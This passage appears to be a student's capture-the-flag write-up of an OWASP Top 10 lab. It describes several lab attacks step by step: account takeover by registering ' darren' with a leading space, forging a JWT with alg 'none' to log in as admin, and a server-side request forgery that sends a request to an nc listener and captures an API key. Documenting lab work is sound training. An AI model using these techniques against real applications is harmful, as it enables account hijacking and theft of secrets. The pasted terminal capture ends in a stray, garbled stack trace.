
```

## 7. IDENTIFICATION AND AUTHENTICATION FAILURES

...try to register with darren as your username. You'll see that the user already exists, so try to register " darren" instead, and you'll see that you are now logged in and can see the content present only in darren's account, which in our case, is the flag that you need to retrieve.


### a. What is the flag that you found in darren's account?

- After registering as “ darren” i was able to login and see content present in darren’s account




### b. Now try to do the same trick and see if you can log in as arthur. What is the flag that you found in arthur's account?

- Similarly to registering as “ arthur”.



## 8. SOFTWARE AND DATA INTEGRITY FAILURES

- a. What is the SHA-256 hash of <https://code.jquery.com/jquery-1.12.4.min.js>?




- b. Try logging into the application as guest. What is guest's account password?

- Uses default credentials guest:guest
- Answer = guest

If your login was successful, you should now have a JWT stored as a cookie in your browser. Press F12 to bring out the Developer Tools. Depending on your browser, you will be able to edit cookies from the following tabs:


- c. What is the name of the website's cookie containing a JWT token?



**Use the knowledge gained in this task to modify the JWT token so that the application thinks you are the user "admin".**

d. What is the flag presented to the admin user?

- After changing the JWT token header section and set the alg key to none, the payload section setting the user guest to admin and discardin the signature part i was able to gain session as admin and retrieve the flag.



## 9. SECURITY LOGGING AND MONITORING FAILURES


The task was to analyze a sample log file

a. What IP address is the attacker using?

- The attacker IP is 49.99.13.16 because it is the one which is suspicious. It tries to access high privilege users while getting response code 401 Unauthorized.

b. What kind of attack is being carried out?

- This is a Brute Force attack because the attacker tries multiple usernames to gain access to the system.



c1ph3rbnuk@DESKTOP-D970INA:/mnt/c/Users/user/Downloads\$ cat login-logs\_1595366583422.txt

IP	User	Time
12.55.22.88	jrc22	2019-03-18T09:21:17
14.56.23.11	rand99	2019-03-18T10:19:22
17.33.10.38	afer11	2019-03-18T11:11:44
99.12.44.20	rad4	2019-03-18T11:55:51
67.34.22.10	bff1	2019-03-18T13:08:59
34.55.11.14	hax0r	2019-03-21T16:08:15
49.99.13.16	admin	2019-03-21T21:08:15
49.99.13.16	administrator	2019-03-21T21:08:20
49.99.13.16	anonymous	2019-03-21T21:08:25
49.99.13.16	root	2019-03-21T21:08:30

## 10. SERVER SIDE REQUEST FORGERY

Navigate to `http://MACHINE_IP:8087/`, where you'll find a simple web application. After exploring a bit, you should see an admin area, which will be our main objective. Follow the instructions on the following questions to gain access to the website's restricted area!


a. Explore the website. What is the only host allowed to access the admin area?

- When trying to access the Admin Area from the navigational links, we get a warning that the interface is only available from **localhost**.



b. Check the "Download Resume" button. Where does the server parameter point to?

- If we hover over the "Download Resume" button, we can see a tooltip below with the link that the button references to.
- We can also see the same from viewing the source code.
- Answer: **server=secure-file-storage.com**



c. Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

- Accessed the full link referenced by the “Download Resume” Button
- Changed the **server** parameter value to the IP address of my attack machine(tun0)
- Set a netcat listener on port 80.
- This will intercept the request and expose the API Key as shown below.


```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 19 18:47
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~

(cypherpunk@votex)-[~]
$ nc -nlvp 80 ...
listening on [any] 80 ...
connect to [10.9.0.144] from (UNKNOWN) [10.10.50.14] 43116
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1
Host: 10.9.0.144
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0
Accept: */*
X-API-KEY: THM{Hello_Im_just_an_API_key}

File "/usr/share/ncrack/ncrack.py", line 39, in readline
    raise ValueError
File "/usr/share/ncrack/ncrack.py", line 2448, in wsgi_app
    response = self.dispatch_request()
File "/usr/share/ncrack/ncrack.py", line 201, in full_dispatch_request
```

### 3. MODULE COMPLETION

<https://tryhackme.com/p/c1ph3rbnuk>



### 4. CONCLUSION

This assignment has taught me a lot about the top most critical vulnerabilities in web applications. I have learned how to exploit vulnerabilities like IDOR, weak cryptographic implementations, Command Injection, Design flaws, Vulnerable components, Authentication failures and SSRF. The knowledge that I have gained from this room will help me as a security analyst identify these weaknesses and advise on mitigation strategies.